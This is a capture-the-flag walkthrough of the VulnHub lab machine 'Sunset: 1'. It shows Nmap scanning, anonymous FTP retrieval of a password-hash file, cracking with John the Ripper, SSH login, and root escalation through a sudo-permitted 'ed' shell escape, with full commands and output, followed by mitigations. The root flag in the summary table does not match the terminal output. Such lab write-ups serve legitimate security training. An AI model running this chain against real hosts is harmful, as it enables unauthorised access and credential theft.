3/16/2026

Challenge-08

Solving CTF Machines from VulnHub

Sunset: 1 Walkthrough

Platform: VulnHub

Category: Boot2Root / Linux Privilege Escalation

Difficulty: Easy

YUVARAJ M

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


Challenge Description

Sunset: 1 is a vulnerable Linux virtual machine from the VulnHub platform designed to test penetration testing skills such as service enumeration, credential discovery, password cracking, and privilege escalation.

The objective of this challenge is to:

- Perform network discovery
- Identify open services on the target system
- Extract credentials from exposed files
- Crack password hashes
- Gain system access through SSH
- Escalate privileges to root
- Capture the **user flag** and **root flag**

Target Information

Parameter	Value
Platform	VulnHub
Machine	Sunset: 1
Target IP	172.20.10.2
OS	Debian Linux
Access Method	SSH

Enumeration Phase

Step 1 — Network Discovery

The first step was to identify active machines on the local network.


Command used:

```
sudo arp-scan -l
```

This scan identified the target machine.

Target IP discovered:

```
172.20.10.2
```



Step 2 — Port Scanning

After discovering the target IP, an Nmap scan was performed to identify open ports and services.

Command used:

```
nmap -sC -sV -A 172.20.10.2
```

Open Ports Identified

Port	Service	Version
21	FTP	pyftpdlib 1.5.5
22	SSH	OpenSSH 7.9p1

These services provided potential entry points into the system.

```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ nmap -sC -sV -A 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 10:50 +0530
Nmap scan report for 172.20.10.2
Host is up (0.00082s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 172.20.10.2:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:4A:8B:85 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.82 ms 172.20.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.99 seconds
```


FTP Enumeration

The FTP service was tested to check whether anonymous login was allowed.

Command:

```
ftp 172.20.10.2
```

Anonymous login was successful.



Exploring FTP Files

After logging into FTP, the directory contents were listed.


Command:

```
ls
```

A file named:

```
backup
```

was discovered.




Downloading the Backup File

The file was downloaded using the FTP client.

Command:

```
get backup
```

The transfer was completed successfully.



Extracting Credentials

The downloaded file was opened locally.

Command:

```
cat backup
```

The file contained several encrypted credentials including hashes for different services.

Example entries:

```
office: $6$...
dataCenter: $6$...
sky: $6$...
sunset: $6$...
space: $6$...
```

```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ cat backup
CREDENTIALS:
office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.
datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/
sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
```

Password Cracking

To obtain valid credentials, the extracted hashes were saved to a file and cracked using **John the Ripper**.

Command used:

```
john newpass.txt
```

After running the attack using the wordlist, a password was successfully cracked.

Command:

```
john newpass.txt --show
```

Cracked credentials:

```
sunset : cheer14
```

```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ vim newpass.txt

┌──(yuvaraj㉿yuvaraj)-[~]
└─$ john newpass.txt
Warning: detected hash type "HMAC-SHA256", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Warning: only loading hashes of type "HMAC-SHA256", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (HMAC-SHA256 [password is key, SHA256 128/128 SSE2 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:01:18  3/3 0g/s 3855Kp/s 11566Kc/s 11566KC/s 8dwncy..120tlb

zsh: suspended  john newpass.txt

┌──(yuvaraj㉿yuvaraj)-[~]
└─$ john newpass.txt --show
sunset:cheer14

1 password hash cracked, 3 left
```

Gaining Initial Access via SSH

Using the cracked credentials, SSH access to the machine was attempted.

Command:

```
ssh sunset@172.20.10.2
```

Password used:

```
cheer14
```

Login was successful and a shell was obtained.

```
┌──(yuvaraj㉿yuvaraj)-[~]
└─$ ssh-keygen -f "/home/yuvaraj/.ssh/known_hosts" -R "172.20.10.2"
# Host 172.20.10.2 found: line 1
# Host 172.20.10.2 found: line 2
/home/yuvaraj/.ssh/known_hosts updated.
Original contents retained as /home/yuvaraj/.ssh/known_hosts.old

┌──(yuvaraj㉿yuvaraj)-[~]
└─$ ssh sunset@172.20.10.2
The authenticity of host '172.20.10.2 (172.20.10.2)' can't be established.
ED25519 key fingerprint is: SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovAOy0
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sunset@172.20.10.2's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$
```

Retrieving the User Flag

After gaining access to the system, the home directory was explored.

Command:

```
ls -all
```

A file named:

```
user.txt
```

was found.

Command:

```
cat user.txt
```

User flag:

```
5b5b8e9b01ef27a1cc0a2d5fa87d7190
```

```
sunset@sunset:~$ ls -all
total 28
drwxr-xr-x 3 sunset sunset 4096 Jul 28  2019 .
drwxr-xr-x 3 root   root   4096 Jul 28  2019 ..
-rw------- 1 sunset sunset    0 Jul 28  2019 .bash_history
-rw-r--r-- 1 sunset sunset  220 Jul 28  2019 .bash_logout
-rw-r--r-- 1 sunset sunset 3526 Jul 28  2019 .bashrc
drwxr-xr-x 3 sunset sunset 4096 Jul 28  2019 .local
-rw-r--r-- 1 sunset sunset  807 Jul 28  2019 .profile
-rw-r--r-- 1 sunset sunset   33 Jul 28  2019 user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

Privilege Escalation

To identify possible privilege escalation vectors, the following command was executed:

```
sudo -l
```

The output revealed that the user **sunset** could run the following command as root:

```
/usr/bin/ed
```

without requiring a password.

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
```

Exploiting Sudo Misconfiguration

The `ed` editor was executed with sudo privileges.

Command:

```
sudo /usr/bin/ed
```

Inside the editor, a shell was spawned:

```
! /bin/sh
```

This provided **root access**.

Verification:

```
whoami
```

Output:

```
root
```

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$ sudo /usr/bin/ed
! /bin/sh
# whoami
root
#
```

Retrieving the Root Flag

After gaining root privileges, the root directory was accessed.

Command:

```
cd /root
ls
```

A file named:

```
flag.txt
```


was discovered.

Command:

```
cat flag.txt
```

Root flag:

```
25d7ce0ee3cbf71efbac61f850c14fe
```



```
sunset@sunset:~$ sudo /usr/bin/ed
! /bin/sh
# whoami
root
# cd /root
# ls -all
total 44
drwx------  5 root root 4096 Jul 28  2019 .
drwxr-xr-x 18 root root 4096 Jul 28  2019 ..
-rw-------  1 root root  139 Jul 28  2019 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  3 root root 4096 Jul 28  2019 .cache
-rw-r--r--  1 root root   33 Jul 28  2019 flag.txt
drwxr-xr-x  2 root root 4096 Jul 28  2019 ftp
drwxr-xr-x  3 root root 4096 Jul 28  2019 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Jul 28  2019 .selected_editor
-rwxr-xr-x  1 root root   46 Jul 28  2019 server.sh
# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
#
```

Flags Captured Summary

Flag	Value
User Flag	5b5b8e9b01ef27a1cc0a2d5fa87d7190
Root Flag	25d7ce0ee3cbf71efbac61f850c14fe

Vulnerability Analysis

Anonymous FTP Access

The FTP service allowed anonymous login which exposed sensitive files.

Sensitive File Exposure

A backup file containing password hashes was accessible through FTP.

Weak Password Security

One of the hashes was cracked easily using a dictionary attack.

Sudo Misconfiguration

The user had permission to execute the `ed` binary with root privileges, allowing privilege escalation.

Impact

These vulnerabilities allowed an attacker to:

• Access sensitive files via FTP
• Crack system credentials
• Gain SSH access to the machine
• Escalate privileges to root
• Fully compromise the system

Mitigation Recommendations

• Disable anonymous FTP access
• Restrict sensitive file exposure
• Use strong password policies
• Implement proper sudo privilege restrictions
• Regularly audit system configurations

Learning Outcomes

This challenge reinforced several important penetration testing concepts:

• Service enumeration and network discovery
• Identifying exposed sensitive files
• Password hash cracking techniques
• SSH access using cracked credentials
• Exploiting sudo misconfigurations for privilege escalation

The machine demonstrates how **multiple small misconfigurations can lead to full system compromise**.